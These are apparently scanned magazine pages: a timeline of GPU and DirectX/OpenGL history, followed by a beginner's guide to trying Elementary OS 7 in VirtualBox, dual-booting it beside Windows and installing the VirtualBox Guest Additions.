DirectX 1
GPU: S3 VIRGE
Features: 800x600, 24-bit, 2MB VRAM, PCI interface, uses the S3D library

1996

DirectX 3
GPU: 3dfx Voodoo
Features: 640x480, 16-bit, 50MHz, 4MB VRAM, PCI, uses a cut-down version of OpenGL called Glide

2006

DirectX 10
GPU: Radeon X1950 XT
Features: Unified Shader Model 4, 1,625MHz, 256MB GDDR3, PCIe 1 x16

2008

OpenGL 3.0 (GLShaderL 1.3)
OpenCL 1.0

2009

DirectX 11
GPU: GeForce 285
Features: Unified Shader Model 5, Compute Shaders, 1,648MHz, 1GB GDDR3, PCIe 2 x16

2010

OpenGL 4.0 (with GLShaderL 4.0), OpenCL 1.1

but still just from a customisable 64-colour palette. Moving into the late 80s, SVGA and XGA appeared. These extended resolutions to 800x600 and 1,024x768 in 256 (eight-bit) colour, with 640x480 offering 65,536 (16-bit) colour.

During this time systems such as the Amiga had appeared. These offered accelerated 2D graphics and hardware sprites that not only improved the speed of new GUI windowing systems, but powered a new generation of flashy colourful 16-bit games, too.

The PC, with its ever-improving x86 CPUs, marched into the 486 era. It would eventually overcome any shortcoming in power, though at a much higher price point. In 1995 the S3 Virge 2D/3D PCI card pointed the way the world would go. It offered 3D acceleration, a custom DOS s3d library and support for around 20 games at the time. Despite good sales, bugs and poor performance left the market wide open for a rival.

A door that 3dfx and its ex-Silicon Graphics employees were happy to step through in late 1996 with its Voodoo Graphic 3D accelerator card. Using an optimised OpenGL 1.1 library called Glide it provided a simple-to-use gaming API and hardware that delivered flashy accelerated 3D at 640x480 in full 16-bit colour at (for the time) high frame rates. The Voodoo range blew all existing cards out of the water, though 3dfx would go on to see huge competition as DirectX established itself and enabled other manufacturers to offer cards that could accelerate an ever-growing PC gaming line-up.

From this point graphics card development went in tandem with DirectX releases, ensuring that new developments would be supported from the day of release. While this was largely hardware agnostic, occasionally a DirectX release would offer a specific feature only available from AMD or Nvidia, that is until the other could update its range.

The introduction of GPGPU shaders revolutionised the GPU market.

While we talk of DirectX, of course OpenGL remained and due to its history initially supported many hardware features DirectX didn't, such as Transform and Lighting. Moving towards the present day, all the baggage that OpenGL still had attached from the past saw the move to release Vulkan. This was a performant, low-level API that while initially envisioned for Android provides equal advantages for PC gaming. Now with Proton, the start of an open source Nvidia driver and Wayland largely working, graphics on Linux systems have a much brighter and flashier future. LXF

1997

DirectX 5
GPU: Nvidia Riva 128
Features: 800x600, 16-bit, 100MHz, 4MB SGRAM, AGP 1x

1999

OpenGL 1.2
DirectX 7
GPU: Nvidia Geforce 256
Features: Transform & Lighting, Cube mapping, 120MHz, 32MB DDR, AGP 4x

2001

OpenGL 1.3
DirectX 8
GPU: Nvidia Geforce 3
Features: Pixel and Vertex Shaders v1, 200MHz, 64MB DDR, AGP 4x

2002

DirectX 9
GPU: Radeon 9700 Pro
Features: Pixel and Vertex Shaders v2, 1323MHz, 128MB DDR, AGP 8x

2004

OpenGL 2.0 (with GLShaderL 1.1)
DirectX 9c
GPU: GeForce 6800 GT
Features: Unified Shader Model v3, GPGPU introduced, 350MHz, 256MB GDDR3, AGP 8

2015

DirectX 12, Vulkan 1.0, OpenCL 2.1
GPU: Radeon R9 Fury
Features: Unified Shader Model 6, 1GHz, 4GB HBM, PCIe 3 x16

2018

OpenGL 4.6
DirectX 12 ray tracing
GPU: GeForce RTX 2080
Features: RTX raytracing, 1.5GHz, 8GB GDDR6, PCIe 3 x16

2020

Vulkan 1.2, OpenCL 3.0
GPU: Radeon RX 6800
Features: Ray Accelerators, 1.7GHz, 16GB GDDR6, PCIe 4 x16

2023+

Vulkan 1.3, DirectX 13
GPU: Nvidia RTX 4000
Speculation: 2.5GHz, 24GB GDDR6, PCIe 5 x16, 450W
GPU: AMD RDNA 3
Speculation: 2.9GHz, 16GB GDDR6, PCIe 5 x16, 450W

CREDITS:
IBM CGA – Malvineous, CC BY-SA 4.0, https://commons.wikimedia.org/wiki/File:IBM_Color_Graphics_Adapter.jpg

RIVA 128 – André Karwath, CC BY-SA 2.5, https://commons.wikimedia.org/wiki/File:NVidia_Riva_128.jpg

RADEON 9700 – Darkone, CC BY-SA 2.5, https://commons.wikimedia.org/wiki/File:ATI_RADEON_9800XXL.jpg

ESCAPE WINDOWS

Looking for a practical alternative to Windows? **Nick Peers** reveals how to set up and use the extremely user-friendly Elementary OS.



CREDIT: Magictorch

Have you finally had enough of Windows? Perhaps your computer didn't make the cut when Microsoft arbitrarily prevented certain PCs from working with Windows 11? Maybe you're just looking to broaden your horizons and recapture that love of computing you've lost after years or decades trying to fit into Microsoft's vision for how you should operate a PC instead?

There are many good reasons to switch. First, Linux runs beautifully even on older hardware, so you can avoid the need for an expensive and unnecessary upgrade. Second, many Linux distributions – and in particular the Ubuntu LTS distro and its many derivatives (or flavours, as they're better known) – enjoy established long periods of support with more predictable upgrades than Windows. LTS versions, which come out every two years, enjoy up to 10 years of extended support. Last, but not least, Linux is increasingly easy to install and use with every release.

Don't believe us? Then this feature will let you see for yourself. We'll open by revealing how to try a particularly user-friendly flavour of Linux – Elementary OS, recently updated to version 7.0 – without touching your main PC. You can run it directly from a Live disk (a Linux install media that provides a full desktop for both testing and as a rescue environment) or install it in a virtual machine, our recommended method for giving Linux a proper go.

Once you've had a taste, we'll then show you how to install Linux alongside Windows on a separate hard drive, so you can continue to use the latter as you start your transition to the former. We'll take you on a complete tour of the Elementary OS desktop environment, plus reveal how to find and install new software to replace the tools you use in Windows. You'll also get an insight into how to take the next steps into your Linux adventure. Ready to finally escape Windows? Good, let's get cracking.

It's virtually Linux

Before going any further, give your chosen flavour of Linux a thorough test run with the help of free virtualisation software.

Why commit to one Linux installation when you can try as many (or as few) as you like without touching your main Windows installation? Linux distributions are packaged as downloadable ISO files, which are designed to create bootable media. Unlike Windows installation media, many can function as "live media", enabling you to run the OS in a temporary environment to get a feel for how it works.

If this approach appeals, you need to convert the downloaded ISO file to a bootable DVD or USB flash media. To create a DVD, select the ISO file in File Explorer, then click the … button on the task bar and choose Burn To Disc. The simplest way to create bootable USB media is by using a tool such as *Ventoy* (**https://ventoy.net**). This enables you to simply copy one or more ISO files (as many as your flash drive can accommodate) to the USB drive, then switch between them as you see fit by choosing which one to load when you start your PC.

Take an extended tour

While the live option enables you to get a quick and dirty feel for a Linux distro, any changes you make are (usually) lost after you reboot to try another option. If you're ready to take your testing to the next level with a shortlist of promising distros, we recommend employing a virtual machine, such as those offered by the open source *VirtualBox* (**www.virtualbox.org**). Once created, you simply mount your ISO file as a virtual DVD drive, then install your chosen flavour of Linux on to the virtual machine, enabling you to test it over an extended period as if it were a full-blown installation.

The obvious starting point is our chosen distro for this feature: go to **https://elementary.io** – you'll see a button inviting you to purchase Elementary OS, but this isn't compulsory. Instead, click Custom, type `0` and the button changes to Download Elementary OS. Click this to download the latest version, which should be 7.0 by the time you read this. Download the ISO file somewhere safe, then follow the step-by-step guide below to install Elementary into a virtual machine.



```
android-x86_64-8.1-r2.iso
elementaryos-5.1-stable.20200603.iso
lazesoft-win81.iso
lsboot-win10x64.iso
lsboot-win7.iso
MacriumRescue.iso
ubuntu-20.04-desktop-amd64.iso
```

If you want to quickly evaluate different versions of Linux, you need a flash drive (16GB or larger) and Ventoy.

INSTALL LINUX IN VIRTUALBOX



1 Set up virtual machine

Open *VirtualBox* and choose Machine > New. Name the machine `elementary`, then click the ISO Image drop-down and choose Other to select the Elementary OS ISO you downloaded. The Unattended Installation feature doesn't work, so next click Hardware to select how much RAM (2,048MB or more) and CPUs (two or mo possible). Finally, expand Hard Disk to create a virtual hard drive of around 64GB in size.



2 Finish configuration

Click Finish, then select your new machine from the list and click Settings to make further necessary tweaks. Switch to Display, increase Video Memory to 128MB and change the Graphics Controller to VBoxSVGA – ignore the 'Invalid settings detected' message. Switch to Network and set Attached To: to Bridged Adapter to allow you to share files between the virtual machine and your main PC. Click OK.



Try or Install

○ Try Demo Mode
Changes will not be saved, and data from your previous OS will be unchanged. Performance and features may not reflect the installed experience.

● Erase Disk and Install
Erase everything and install a fresh copy of elementary OS 7 Horus.

○ Custom Install (Advanced)
Create, resize, or otherwise manage partitions manually. This method may lead to data loss.

3 Install Elementary OS

Now click the Start button. The virtual machine opens a new window. Wait until the installer appears (ignore the prompt to log in, which quickly vanishes). The screen appears too small, so click and drag the *VirtualBox* window to expand it. Follow the wizard all the way through to install Elementary OS – choose the Erase Disk And Install method when prompted and click Ignore when warned about compatibility.

»

Install Elementary OS alongside Windows

You've made your choice – it's time to install Linux alongside Windows.

You've road-tested several flavours of Linux and settled on the one you want to switch to. You might feel ready to ditch Windows completely, but in most cases, you'll probably want (or need) to keep it running for a specific app or game.

The key is not to rush anything. Start by disabling hibernation, which can interfere with dual-booting: right-click the Start button and choose Command Prompt (Admin) or Terminal (Admin) – whichever appears. Now type `powercfg -h off` and hit Enter. Next, take a fail-safe backup of your Windows system drive as it currently stands. This requires a drive-imaging tool, and our favourite Windows tool by far is *Macrium Reflect Free* (**www.macrium.com/reflectfree.aspx**).

Once downloaded and installed, open *Macrium Reflect* and click Create An Image Of The Partition(s) Required To Backup And Restore Windows, then follow the prompts to save a full backup of your hard drive to a suitable backup device. Once done, choose Other Tasks > Create Rescue Media... to burn a bootable DVD or USB flash drive, or create an ISO file (perfect if you took our advice and set up a *Ventoy* boot disk earlier).

With your fail-safe backup done, you're ready to proceed. If you were simply wiping Windows clean (are you sure; are your personal files stored on a separate drive?), just boot from the Linux installation media you created on the previous page, then choose the option to erase the disk and install your distro in its place.

In the vast majority of cases, you won't want to lose Windows, in which case there are two ways to keep it separate from Linux: you can, if you're feeling brave, partition your current Windows drive and install Elementary OS alongside it. However, this is a tricky process that isn't for the faint of heart. Our recommendation is to purchase a separate drive to fit internally (desktop PC) or house in a USB caddy (laptop) to give exclusively to Linux. You can pick up a nippy 480GB SATA SSD drive for less than £30 online (try Integral's 480GB V Series v2 from **www.ebuyer.com/876491**).



Source

Disk 1 GPT [1621109B-3D8D-4D96-AD7F-60622AA91F2E] - VMware, VMware Virtual S 1.0 <256.00 GB>

☑ 1 - (None) Primary - NTFS 14.3 MB 300.0 MB ☑

2 - NO NAME (Primary - FAT32 (LB 31.4 MB 100.0 MB ☑

3 - (None) Primary - Unformat 128.0 MB 128.0 MB ☑

4 - (C:) Primary - NTFS 67.78 GB 145.57 GB ☑

5 - (None) Primary - NTFS 489.4 MB 575.0 MB ☑

109.35 GB

Total Selected: 68.43 GB

Destination

● Folder D:\Backups

Alternative locations

○ CD/DVD Burner (D:) - NECVMWar, VMware SATA CD00 v1.00 (3:0:0)

Backup File Name

Type '{' for parameters D:\Backups\{IMAGEID}-00-00.mrimg

Take a fail-safe backup of your entire Windows disk before you begin.



Use as: Boot (/boot/efi)

Filesystem: fat32

You need to partition your new hard drive into three.

Before ordering, open your PC case and verify there's physical space, plus a spare SATA port on the motherboard and a spare SATA power plug on your PSU. You also need a SATA data cable (£2 from eBay). If your PSU has no spare SATA power plugs, you can pick up Molex-to-SATA adapters on eBay (just £2).

If there's no space inside your PC or you want to run Elementary OS from a laptop, buy an external SSD drive – if a super-fast Samsung T5 500GB drive (around £75 online) is too expensive, purchase a low-cost 2.5-inch USB enclosure for about £5.49 (**www.ebuyer.com/858165**) alongside your SATA SSD drive.

Install Elementary OS

Most Ubuntu-based flavours follow the same basic install process. Elementary OS has its own installer, but the process is similar if you opt for a different distro.

First, you need to boot from the Linux installation media you created on the previous page. You should see a boot menu appear – leave Try Or Install Elementary OS selected and hit Enter. After a pause, the Elementary logo should flash into view before you eventually find yourself at the same wizard you saw when installing Elementary as a virtual machine.

Start by confirming your language, region and keyboard. At the Try Or Install screen, select Custom Install (Advanced) before clicking Custom Install. Wait while Elementary detects your current configuration before it displays your current disk layout.

Set up new drive

Unlike other Ubuntu-flavoured distros, Elementary OS requires a bit more from you when it comes to setting


ASRock UEFI
Main
Advanced
Tool
H/W Monitor
Secur

Boot Option Priorities
Boot Option #1 ubuntu (SATA3_1: ...
Boot Option #2 UEFI: TOSHIBA USB...
Fast Boot Disabled
Boot From Onboard LAN Disabled
Setup Prompt Timeout 5
Bootup Num-Lock On

You need to make your new Elementary OS hard drive the primary boot device in your BIOS/UEFI.

up partitions. Start by clicking Modify Partitions to open *GParted,* Linux's brilliant non-destructive partitioning tool. Make sure you've selected the correct drive: **/dev/sda** is your Windows drive, while **/dev/sdb** should be your newly installed drive. You can verify this by the fact the new drive should be set as Unallocated.

Choose Device > Create Partition Table. Assuming your PC is using a modern UEFI (as opposed to an older BIOS), the partition table type needs to be set to Gpt from the drop-down menu before clicking Apply.

Choose Partition > New. We'll start with the boot partition – set New Size (MiB) to 512 and leave the filesystem as ext4 before clicking Add. Now create a second partition – this time, set its size to 2048 (2GB) and type to Linux-swap then click Add. Now create one final partition that takes up the rest of the disk, leaving ext4 selected before clicking Add. Once you're happy with the partition layout, click the green tick followed by Apply. Once done, click Close and close the *GParted* window. The installer refreshes your configuration and you should see two tiny (green for EFI, red for swap) and one large (green for Linux) partitions are in place.

Click the smallest green partition first and flick the Use Partition switch to On and set Use As: to Boot (**/Boot/Efi**). It's set to delete the partition and set up a new FAT32 system in its place, with a green tick. Now click each of the other two partitions in turn and flick the switch to on – you should find they're allocated to **Swap** and **Root/** respectively. Once done, you should find the Erase And Install button is no longer greyed out – click this to carry on with the install process.

Finish installation

Wait while Elementary OS performs the installation – the progress bar lets you know how far it's got. When it's finished, you're prompted to shut down or restart. Choose Shut Down and then unplug your flash drive (or eject the disc) when prompted before hitting Enter. Your PC switches off. Power it back on and look out for any messages to enter your BIOS/UEFI. Press the key – typically Del or F2 – and identify the Boot section, where you need to set your new hard drive (whether internal or external) as the first boot device, with Windows now the fallback. Save your changes and exit the BIOS/UEFI, and you should find yourself presented with a GRUB menu that includes both options for Elementary and Windows (Windows Boot Manager).

Leave Elementary OS 7 Horus selected and click Enter to resume the setup process. Then turn the page to finish setting up and start exploring your new OS.

» CHOOSE A DIFFERENT FLAVOUR

Unconvinced by Elementary OS? The good news is that you have a mind-boggling array of choices when it comes to Linux, and the major difference between them is the desktop environment they supply. Elementary OS uses its own Pantheon desktop, which is based on perhaps the best-known Linux desktop of all, Gnome. The main Ubuntu distro uses Gnome, but there are other familiar-looking desktops available via other variants.

The Cinnamon desktop is popular with Windows switchers because it offers a familiar-looking Start menu and task bar running along the bottom of the screen. This is the default desktop offered by Linux Mint (**https://linuxmint.com**), which we covered in depth back in **LXF294**. Another popular choice is Pop!_OS (**https://pop.system76.com**), which offers its own Cosmic desktop, another variant of Gnome.

The great thing about any flavour of Linux is that you can switch desktops without changing distro, enabling you to try Cinnamon or one of the other popular desktops, such as MATE or KDE Plasma, without having to reinstall Linux from scratch.


Widgets
Get New Widgets...
Search...
All Widgets
Calculator
Calculate simple sums
Calendar
Month display with your appointments and events
Clipboard
Provides access to the clipboard history
Color Picker
Pick a color from the desktop
Comic Strip
View comic strips from the Internet
I RUN LINUX
Dictionary
Look up the meaning of words and their translation into differe...
01:18
10.09.15
Choose Global Theme...
Configure Display Settings...
Manage Desktops And Panels...
12
3:34 PM
11/10/22

Kubuntu uses the KDE Plasma desktop, known for its unique customisability and desktop widgets.

That said, it's worth noting that most distros offer multiple versions, each offering a different desktop as its default. Mint offers MATE and Xfce (a lightweight desktop aimed at less-powerful machines) as separate editions, while Ubuntu terms its variants flavours. Derivatives featured at **https://ubuntu.com/desktop/flavours** include Kubuntu (KDE/Plasma), Budgie (Budgie) and Ubuntu Unity (sporting Ubuntu's own-built desktop Unity).

We frequently feature different distros in **LXF** – dig out your copy of **LXF287** for a recent roundup of five such variants, including Mint and Pop! OS.

Take the desktop tour

The big selling point of Elementary OS is its desktop – here's what you need to know.

Once you've installed Elementary OS, you're whisked through a setup wizard. It repeats the questions about language and keyboard layout, then asks you to set up your user account. Enter your name, and a suggested username is given, which can be changed as you see fit. You also need to provide a password to protect your account – Elementary OS guides you towards one it deems suitably strong. The Device Name – your virtual machine's name as it would appear on your home network – can also be changed at this point. Once done, click Finish Setup.

You're now prompted to log into Elementary – if you're running it in *VirtualBox*, you'll have seen the compatibility warning during installation, so click the power button in the top-right corner and choose Shut Down. Once done, click Settings, select Display and switch the Graphics Controller back to VMSVGA. While you're here, tick Enable 3D Acceleration, then click Start to reboot Elementary. You'll see the screen has shrunk to just 800x600 and can't be resized – fixing this requires you to install the *VirtualBox* Guest Additions, which is covered in the boxout *(below-left).*

» INSTALL VIRTUALBOX GUEST ADDITIONS

To fix the display issue in *VirtualBox*, choose Devices > Insert Guest Additions CD Image from the main *VirtualBox* menus. Now switch to Elementary OS, click Applications in the top-left corner and open Terminal from the second page of results. Once done, type the following command:

```
$ sudo mkdir /media/cdrom
```

You're prompted for your user password. Once entered, the **/media/cdrom** directory is created. The following command maps your virtual CD drive to the **/media/cdrom** directory:

```
$ sudo mount /dev/sr0 /media/cdrom
```

Ignore the write-protected warning. Now just issue the following two commands:

```
$ cd /media/cdrom
$ sudo sh VBoxLinuxAdditions.run
```

You'll see the Guest Additions installer run. When it completes, click the power button in the top-right and choose Shut Down then Restart. Once back in Elementary, click the System Settings icon in the Dock, navigate to Displays under Hardware and click the settings button in the top-right to pick your chosen screen resolution. Once done, if the *VirtualBox* window doesn't automatically resize to fit, choose View > Adjust Window Size to fix it.



```
nickpeers@VirtualBoxelementary:~$ sudo mkdir /media/cdrom
nickpeers@VirtualBoxelementary:~$ sudo mount /dev/sr0 /media/cdrom
mount: /media/cdrom: WARNING: source write-protected, mounted read-only.
nickpeers@VirtualBoxelementary:~$ cd /media/cdrom
nickpeers@VirtualBoxelementary:/media/cdrom$ sudo sh VBoxLinuxAdditions.run
```

Install the VirtualBox Additions to allow you to increase the screen resolution.

When you find yourself at the desktop proper, you are whisked through a desktop setup wizard – start by customising your desktop theme (Sunset To Sunrise dynamically switches between light and dark themes according to the time of day) and colour (the automatic setting on the right matches your colour scheme to whatever background wallpaper you choose). There's a Night Light setting for soothing tired eyes late in the evening, plus a Housekeeping option whereby you can choose to delete specific files (trash and temporary files by default; downloads are an additional option) after 30 days.

You are also prompted to connect supported online accounts – CalDAV for calendars and tasks, IMAP for email – and then invited to access the *AppCenter*, where you can find and install third-party apps. From here, there's a switch enabling you to keep all your apps automatically updated if you wish (otherwise the App Store dock icon displays a number indicating what updates are available) and finally you're shown an optional shortcut to System Settings, then left to your own devices.

Take the desktop tour

